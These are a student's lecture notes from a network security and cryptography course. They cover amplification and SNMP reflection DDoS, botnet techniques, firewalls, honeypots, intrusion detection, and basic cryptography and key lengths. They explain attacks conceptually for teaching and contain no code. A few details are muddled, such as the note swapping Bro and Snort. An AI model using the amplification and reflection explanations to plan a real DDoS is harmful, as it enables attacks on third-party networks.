Amplification is when you find servers that respond with very large amounts of data, you send them a request and spoof the source address to be the thing you want to attack. An example is an attack on Spamhaus (creates black lists that isp can block) with around 300 Gb/s. This overwhelmed an exchanged making it so that accessing a lot of european sites was very slow. Another attack used the NTP protocol to amplify up to 400 Gb/s to someplaces in isreal. Supposidly there was a DoS that got up to 500 Gb/s setting the record.

# SNMP Reflected Amplification Attack

- Simple Network Management Protocol (SNMP) is enabled on many home routers and similar devices and usually has bad default values for security sensitive settings
  - The "community" string is used like a password and is used to allow devices to identify which requests are intended for them. The default for most routers is "public" maximizing the number of potential reflectors
  - SNMP allows for the GetBulkRequest query, which sends back an order of magnitude more data as the request
  - A botnet of such devices can generate a large amount of data in a short period of time and DDoS the victim

# New Generation Botnets

- Today's botnets are very sophisticated
- Virus/worm/trojan for propagation, exploit multiple vulnerabilities
- Stealthiness to hide from owner of computer
- Code morphing to make detection difficult
- Bot usable for different attacks (spam, DDoS,...)

Botnets want to be as stealthy as possible so that you don't remove them.

## Botnets (cont.)

- Distributed, dynamic & redundant control infrastructure
  - P2P system for distributing updates
  - “Fast Flux”
    - A single host name maps to hundreds of addresses of infected machines
    - Machines proxy to malicious websites or to “mothership”
    - Machines are constantly swapped in/out of DNS to make tracking difficult
- Domain Generation Algorithm
  - Infected machine generates a large set (50,000 in the case of Conficker) of domain names that changes every day
  - It contacts a random subset of these names for updates
  - To control the botnet, authorities would have to take control of 50,000 different domain names each day

Most bot net have software updates the distribute. Some do fast flux where they pass around who will be the command node. Domain generation algorithms allow the bots in the net generate a list of potential domain names and keeps checking which of them is the command node so that people trying to take down the network has a harder time tracking down where the control node is. Conficker was one of the biggest bot nets ever, resulting in the Conficker Working Group continuously figuring out the list of generated domain names and blocking access to them. This results in the bots not getting any commands.

## Botnets (cont.)

- Earlier worms (Nimda, Slammer) were written by hackers for **fame** with the goal to spread worm as fast as possible
  - Caused disruption and helped detection
- Today's botnets are controlled by crackers looking for **profit**, which rent them out
  - Criminal organizations
- Spread more slowly, infected machine might lie dormant for weeks

## Sample botnet: Storm

- In September 2007, **Storm Worm** botnet included hundreds of thousands or even millions of machines
- Bots were used to send out junk emails advertising web links that when clicked attempted to download and install worm, or to host these websites
- Botnet was also rented out for pharmacy and investment spam
- As a self-defence mechanism, it ran DDoS attacks against Internet addresses that scanned for it
- Authors were thought to reside in St. Petersburg, Russia

# Active code

- To reduce load on server, server might ask client to execute code on its behalf
  - Java, JavaScript, ActiveX, Flash, Silverlight
  - Invoke another application (Word, iTunes, . . .)
  - Maybe inadvertently (see XSS attack)
- Obviously, this can be dangerous for client
- Java 1.1 ran in a sandbox with limited capabilities, code is checked for correctness
  - No writing to a file, no talking to random network nodes
  - Similar for JavaScript
  - But it could still use up CPU or memory resources, wreak havoc with display, or play annoying music

## Active code (cont.)

- Java 1.2+ can break out of sandbox if approved by user
  - What's the problem here?
- Worse: Java 7 runs signed applets out of sandbox **by default**
- ActiveX
  - No sandbox or correctness check
  - Downloaded code is cryptographically signed, signature is verified to be from “trusted” entity before execution
- Third-party applications
  - Turn out to be a huge problem, for all browsers
  - Malicious input parameters, Word macros, . . .
  - Potentially disastrous if application has full access rights to a user’s account

## Active code (cont.)



- **Privileged:** The application will run with unrestricted access which may put your computer and personal information at risk.
- **Sandboxed:** The application will run with restricted access that is intended to protect your computer and personal information.

# Script kiddies

- For all of the discussed attacks, exploit code and complete attack scripts are available on the Internet
- **Script kiddies** can download scripts and raise an attack with minimum effort
- There are even tools that allow easy building of individual attacks based on existing exploits
  - E.g., Metasploit Framework

# Module outline

- ① Network concepts
- ② Threats in networks
- ③ Network security controls
- ④ Firewalls
- ⑤ Honeypots / honeynets
- ⑥ Intrusion detection systems

# Design and implementation

- Use controls against security flaws in programs that we talked about earlier
- **Always check inputs**, don't ever trust input from a client
  - Use a white list of allowed characters, not a black list of forbidden ones

# Segmentation and separation

- Don't put all a company's servers on a single machine
- Deploy them on multiple machines, depending on their functional and access requirements
- If a machine gets broken into, only some services will be affected
- E.g., the web server of a company needs to be accessible from the outside and is therefore more vulnerable
- Therefore, it shouldn't be trusted by other servers of the company, and it should be deployed outside the company firewall (see DMZ later)

# Redundancy

- Avoid single points of failure
  - Even if you don't have to worry about attackers
  - Disk crash, power failure, earthquake,...
- (Important) servers should be deployed in a redundant way on multiple machines, ideally with different software to get genetic diversity and at different locations
- Redundant servers should be kept in (close) sync so that backup servers can take over easily
  - Test this!
  - Keep backup copies at a safe place in case you get hit by Murphy's law


# Access controls

- ACLs on routers
  - All traffic to a company typically goes through a single (or a few) routers
  - In case of flooding attack, define router ACL that drops packets with particular source and destination address
  - ACLs are expensive for high-traffic routers
  - Difficult to gather logs for forensics analysis
  - Source addresses of packets in flood are typically spoofed and dynamic
- Firewalls
  - Firewalls have been designed to filter traffic, maybe based on other criteria than just packet addresses

# Module outline

- ① Network concepts
- ② Threats in networks
- ③ Network security controls
- ④ Firewalls
- ⑤ Honeypots / honeynets
- ⑥ Intrusion detection systems

# Firewalls



# Firewalls

- Firewalls are the castles of the Internet age
- **All traffic** into/out of a company has to go through a small number of gates (choke points)
  - Wireless access point should be outside of firewall
- **Choke points** carefully examine traffic, especially incoming, and might refuse it access
  - Two strategies: “permit everything unless explicitly forbidden” or “forbid everything unless explicitly allowed”
- Company firewalls do not protect against attacks on company hosts that originate within the company
  - Need **multiple layers of defense / defense in depth**

# Types of firewalls

- Packet filtering gateways / screening routers
- Stateful inspection firewalls
- Application proxies
- Personal firewalls
- Firewalls are attractive targets for attackers, they (except personal ones) are typically deployed on designated computers that have been stripped of all unnecessary functionality to limit attack surface

# Packet filtering gateways

- Simplest type
- Make decision based on **header of a packet**
  - Header contains source and destination addresses and port numbers, port numbers can be used to infer type of packet
    - 80 -> Web, 22 -> SSH
    - E.g., allow Web, but not SSH
- Ignore payload of packet
- Can drop spoofed traffic
  - uWaterloo's firewall could drop all packets originating from uWaterloo whose source address is not of the form 129.97.x.y
  - And traffic originating from outside of uWaterloo whose source address is of the form 129.97.x.y
  - Does this eliminate spoofed traffic completely?

# Stateful inspection firewalls

- More expensive than packet filtering
- Keep **state** to identify packets that belong together
  - When a client within the company opens a TCP connection to a server outside the company, firewall must recognize response packets from server and let (only) them through
  - Some application-layer protocols (e.g., FTP) require additional (expensive) inspection of packet content to figure out what kind of traffic should be let through
- IP layer can fragment packets, so firewall might have to re-assemble packets for stateful inspection

# Application proxy

- Client talks to proxy, proxy talks to server
  - Specific for an application (email, Web, ...)
  - Not as transparent as packet filtering or stateful inspection
  - **Intercepting proxy** requires no explicit configuration by client (or knowledge of this filtering by client)
  - All other traffic is blocked
- For users within the company wanting to access a server outside the company (forward proxy) and vice versa (reverse proxy)
- Proxy has full knowledge about communication and can do sophisticated processing
  - Limit types of allowed database queries, filter URLs, log all emails, scan for viruses
- Can also do strong user authentication

# Personal firewalls

- Firewall that runs on a (home) user's computer
  - Especially important for computers that are always online
- Typically “forbid everything unless explicitly allowed”
  - Definitely for communication originating from other computers
  - Maybe also for communication originating on the user's computer
    - Why? What's the problem here?

Personal firewalls are different than dedicated machines (put them between the world and the server) as these run on your machine. Most of these will forbid everything and then ask you for permission. This is done so that you can see when something malicious is trying to access the internet.


## Personal firewalls (cont.)

- Protect against attacks on servers running on computer
  - Servers that are running unnecessarily (e.g., Windows XP before SP 1 suffered from this)
  - Servers that are wrongly configured and that allow access from other computers (or that cannot be configured to disallow this)
  - Servers that have a remotely exploitable bug

Can also prevent attacks on servers that are running on your computer. For instance running a dev server on your machine that you don't want anyone accessing. Windows XP had a bunch of servers running on it before the first patch that had a ton of vulnerabilities.

# Demilitarized Zone (DMZ)

- Subnetwork that contains an organization's external services, accessible to the Internet
- Deploy external and internal firewall
  - External firewall protects DMZ
  - Internal firewall protects internal network from attacks lodged in DMZ



Source: Wikipedia

4-55

We have somethings that we don't want to be super protected (some people should be able to access it). So we create and demilitarized zone and we let packets through the external firewall through to that zone.

# Honeypots / honeynets

- Set up an (unprotected) computer or an entire network as a trap for an attacker
- System has no production value, so **any activity is suspicious**
  - Any received email is considered spam
- Observe attacker to learn about new attacks, to identify and stop attacker, or to divert attacker from attacking real system
- Obviously, attacker should not be able to learn that attacked system is a honeypot/-net
  - Cat-and-mouse game
- Also, attacker might be able to use honeypot/-net to break into real system

You set up a trap for an attacker. You can register an email account but never use for anything so that any email you get there has been brute forced and will thus be spammed. So you can add that email to spam list. Similarly you can create a server that does nothing and ping anyone that accesses it because they shouldn't be looking for it. Some researchers use honey pot networks to let attackers do their thing in a safe space. From this they can see what attacks are being run without getting fucked. Attackers might figure out that they are in a honey pot so they stop what they are doing (same as with sandboxes or VMs).

Be careful that you dont accidentally put the honey pot behind the dmz or other not safe places.

# Types of honeypots/-nets

- Low interaction
  - Daemon that emulates one or multiple hosts, running different services
  - Easy to install and maintain
  - Limited amount of information gathering possible
  - Easier for the attacker to detect than high interaction honeynets
- High interaction
  - Deploy real hardware and software, use stealth network switches or keyloggers for logging data
  - More complex to deploy
  - Can capture lots of information
  - Can capture unexpected behaviour by attacker

Low interaction means that they are easy to run. A common one is honeyd which has a bunch of vulnerable software on it. There are some kiddie scripts that check if they are running in honeyd.

A high interaction requires way more setup.

# Intrusion detection systems (IDSs)

- Firewalls do not protect against inside attackers or insiders making mistakes and can be subverted
- IDSs are next line of defense
- Monitor activity to identify malicious or suspicious events
  - Receive events from sensors
  - Store and analyze them
  - Take action if necessary
- Host-based and network-based IDSs
- Signature-based and heuristic/anomaly-based IDSs

Sometimes we try to define what is normal behavior and anyone acting outside that gets an alarm raised.

# Host-based and network-based IDSs

- Host-based IDSs
  - Run on a host to protect this host
  - Can exploit lots of information (packets, disk, memory,...)
  - Miss out on information available to other (attacked) hosts
  - If host gets subverted, IDS likely gets subverted, too
- Network-based IDSs
  - Run on dedicated node to protect all hosts attached to a network
  - Have to rely on information available in monitored packets
  - Typically more difficult to subvert
- Distributed IDSs combine the two of them

Host based run on a machine. Problem is you can only see the network traffic coming to your machine and not elsewhere. Another problem is that if someone gets access to your machine so they can get rid of the IDS.

Network based run on a dedicated machine. This means that they are very hard to attack because they can only run just the IDS and are often not even connected to the network.

Its not uncommon to use a combination of multiple kinds of IDS in a distributed system.

# Signature-based IDSs

- Each (known) attack has its signature
  - E.g., many SYNs to ports that are not open could be part of a port scan
- Signature-based IDSs try to detect attack signatures
- Fail for new attacks or if attacker manages to modify attack such that its signature changes
  - Polymorphic worms
- Might exploit statistical analysis

We know a bunch of heuristics to spot common attacks. These are hard coded rules where we can see if behavior matches them. These are really easy for the attacker to get around.

# Heuristic/anomaly-based IDSs

- Look for behaviour that is out of the ordinary
- By modelling good behaviour and raising alert when system activity no longer resembles this model
- Or by modelling bad behaviour and raising alert when system activity resembles this model
- All activity is classified as good/benign, suspicious, or unknown
- Over time, IDS learns to classify unknown events as good or suspicious
  - Maybe with machine learning

These create much more general definitions of good behavior and flag behavior outside that. This often works via scoring (where bad behavior builds the score) and once some threshold is reached stuff get triggered. This is to prevent a bunch of false positives. There is a learning phase when you first set this up so that it can figure out what good behavior is.

## Example: Tripwire

- Anomaly-based, host-based IDS, detects file modifications
- Initially, compute digital fingerprint of each system file and store fingerprints at a safe place
- Periodically, re-compute fingerprints and compare them to stored ones
- (Malicious) file modifications will result in mismatches
- Why is it not a good idea to perform the second step directly on the production system?

There are some free IDSs that you can play with, a network based one called Bro and host based one called Snort.

A very specific example is Tripwire. It is anomaly based, host based IDS. It watches for an attacker modifying files that you normally wouldn't. To do this it creates a digital fingerprint of each system file (usually a hash of it) and exports them to some place the attacker cannot get to. When the attacker gets into the system and does something that changes a system file the hash for the file is no longer the same which is a warning.

We want to make sure that we are calculating the hashes of a file not on the production machine because a rootkit might alter how your machine views or hashes files. So you should pull the hard drive or run a different os.

# IDS discussion

- Stealth mode
  - Two network interfaces, one for monitoring traffic, another one for administration and for raising alarms
  - First one has no published address, so it does not exist for routing purposes (passive wiretap)
- Responding to alarms
  - Type of response depends on impact of attack
  - From writing a log entry to calling a human
- False positives/negatives
  - Former might lead to real alarms being ignored
  - IDS might be tunable to strike balance between the two
  - In general, an IDS needs to be monitored to be useful

# Cryptography

- What is cryptography?
- Related fields:
  - Cryptography (“**secret writing**”): Making secret messages
    - Turning **plaintext** (an ordinary readable message) into **ciphertext** (secret messages that are “hard” to read)
  - Cryptanalysis: Breaking secret messages
    - Recovering the plaintext from the ciphertext
- Cryptology is the science that studies these both
- The point of cryptography is to send secure messages over an insecure medium (like the Internet)

Comes from greek for secret writing. Cryptography is just making a plaintext message secret. Cryptography is a part of Cryptology which also includes cryptoanalysis which is when we try to do the reverse.

# Dramatis Personae

- When talking about cryptography, we often use a standard cast of characters
- Alice, Bob, Carol, Dave
  - People (usually honest) who wish to communicate
- Eve
  - A passive eavesdropper, who can listen to any transmitted messages
- Mallory
  - An active Man-In-The-Middle, who can listen to, **and modify, insert, or delete**, transmitted messages
- Trent
  - A Trusted Third Party

We standardize our fictional characters.

- Alice, Bob, Carol, Dave - good honest hacker
- Eve - a passive eavesdropper that can't do anything
- Mallory - man in the middle
- Trent - trusted third party

# Building blocks

- Cryptography contains three major types of components
  - Confidentiality components
    - Preventing Eve from **reading** Alice's messages
  - Integrity components
    - Preventing Mallory from **modifying** Alice's messages without being detected
  - Authenticity components
    - Preventing Mallory from **impersonating** Alice

Confidentiality means we want to prevent Even from reading Alice's messages. We can do this using a cryptosystem  
Integrity says we want to prevent Mallory from modifying Alice's messages. We can do this through message authentication (MACs), signature schemes, or cryptographic hash functions (not very secure since hackers can do this easily).  
Privacy says we want to prevent MAllory from impersonating Alice. We can do this by passwords or biometrics and such, or through challenge response protocols.  
A secret-key system or a public-key system. With a public key system we have two keys. A public key that anyone can use to encrypt something, and a secret private key that can be used to decrypt stuff. A secret key system can be block (requiring data to be a fixed width) or stream.

# Kerckhoffs' Principle (19th c.)

- The security of a cryptosystem should not rely on a secret that's hard (or expensive) to change
- So don't have secret encryption methods
  - Then what do we do?
  - Have a large class of encryption methods, instead
    - Hopefully, they're all equally strong
  - Make the class **public** information
  - Use a secret **key** to specify which one you're using
  - It's easy to change the key; it's usually just a smallish number

We should only ever rely on a simple secret key that is easy to change. We could have a bunch of different encryption functions. This is not always practical so we encrypt with a long key that varies each time. A system is only as secure as the possible number of keys (we want the widest variety of keys to prevent brute forcing). Even then it is always possible to brute force no matter how long your key is.

# Kerckhoffs' Principle (19th c.)

- This has a number of implications:
  - The system is at **most** as secure as the number of keys
  - Eve can just try them all, until she finds the right one
  - A **strong cryptosystem** is one where that's the best Eve can do
    - With weaker systems, there are shortcuts to finding the key
  - Example: newspaper cryptogram has 403,291,461,126,605,635,584,000,000 possible keys
  - But you don't try them all; it's way easier than that!

A **strong crypto system** is one where iterating through every possible key is the best possible attack.


# Strong cryptosystems

- What information do we assume the attacker (Eve) has when she's trying to break our system?
- She may:
  - Know the **algorithm** (the public class of encryption methods)
  - Know some **part of the plaintext**
  - Know a number (maybe a large number) of corresponding **plaintext/ciphertext pairs**
  - Have access to an encryption and/or decryption **oracle**
- And we still want to prevent Eve from learning the key!

Frequently the attacker can get a small bit of plaintext from cypher text. For instance HTTP headers tend to be fairly standard so intercepting an encrypted request allows you to figure out a little bit. Breaking the enigma machine was done by getting a bunch of plaintext ciphertext pairs and analyzing them for a bit before breaking the code. To get these plain/cypher pairs they listened to this one base in russia that would send the same message every day (“weather report: all clear”).


# Secret-key encryption

- Secret-key encryption is the simplest form of cryptography
- Also called symmetric encryption
- Used for thousands of years
- The key Alice uses to encrypt the message is the same as the key Bob uses to decrypt it



# Secret-key encryption

- Eve, not knowing the key, should not be able to recover the plaintext



# Perfect secret-key encryption

- Is it possible to make a completely unbreakable cryptosystem?
- Yes: the One-Time Pad
- It's also very simple:
  - The key is a truly random bitstring of the same length as the message
  - The “Encrypt” and “Decrypt” functions are each just XOR

# One-time pad

- Q: Why does “try every key” not work here?
- It’s very hard to use correctly
  - The key must be **truly random**, not pseudorandom
  - The key must **never be used more than once!**
    - A “two-time pad” is **insecure**!
- Q: How do you share that much secret key?
- Used in the Washington / Moscow hotline for many years

# Computational security

- In contrast to OTP's "perfect" or "information-theoretic" security, most cryptosystems have "computational" security
  - This means that it's certain they can be broken, given enough work by Eve
- How much is "enough"?
- At **worst**, Eve tries every key
  - How long that takes depends on how long the keys are
  - But it only takes this long if there are no "shortcuts" !

## Some data points

- One computer can try about 17 million keys per second
- A medium-sized corporate or research lab may have 100 computers
- The BOINC project has 13 million computers



Berkeley Open Infrastructure  
for Network Computing

- Remember that most computers are idle most of the time (they're waiting for you to type something); getting them to crack keys in their spare time doesn't actually cost anything extra

## 40-bit crypto

- This was the US legal export limit for a long time
- $2^{40} = 1,099,511,627,776$  possible keys
- One computer: 18 hours
- One lab: 11 minutes
- BOINC: 5 ms

A guy came up with pgp which allowed any key length. He ended up getting sued by the US government because encryption was classified as munition.

## 56-bit crypto

- This was the US government standard (DES) for a long time
- $2^{56} = 72,057,594,037,927,936$  possible keys
- One computer: 134 years
- One lab: 16 months
- BOINC: 5 minutes

A comity came up with the stupid number of 56 because the government wanted 48 so that they could break it with super computers but people wanted 64 so it would be more secure, so they split the difference.

# Cracking DES



“DES cracker” machine of Electronic Frontier Foundation

People wanted to show that DES was not all that secure so they held a contest for people to try to break it. Eventually the Electronic Frontier Foundation did it using a special machine. It took about 2 days to crack a key. Researchers eventually made a system called copacobana that used fpgas (120, cost 10k) that could crack DES in about a week.

# 128-bit crypto

- This is the modern standard
- $2^{128} = 340,282,366,920,938,463,463,374,607,431,768,211,456$  possible keys
- One computer: 635 thousand million million years
- One lab: 6 thousand million million years
- BOINC: 49 thousand million million years

Nowadays we use 128 bits. This is so huge that you cannot brute force attack it. So if the encryption is secure it is “unhackable”. That being said, computers are continually getting faster by moore’s law. So in 132 years you can break it in a day.


## Well, we cheated a bit

- This isn't really true, since computers get faster over time
  - A better strategy for breaking 128-bit crypto is just to wait until computers get  $2^{88}$  times faster, then break it on one computer in 18 hours.
  - How long do we wait? Moore's law says 132 years.
  - If we believe Moore's law will keep on working, we'll be able to break 128-bit crypto in 132 years (and 18 hours) :-)
    - Q: Do we believe this?

# An even better strategy

- Don't break the crypto at all!
- There are always weaker parts of the system to attack
  - Remember the Principle of Easiest Penetration
- The point of cryptography is to make sure the information transfer is not the weakest link

# Rubber hose cryptanalysis




# Types of secret-key cryptosystems

- Secret-key cryptosystems come in two major classes
  - Stream ciphers
  - Block ciphers

# Stream ciphers

- A stream cipher is what you get if you take the One-Time Pad, but use a pseudorandom keystream instead of a truly random one



- **RC4** is the most commonly used stream cipher on the Internet today

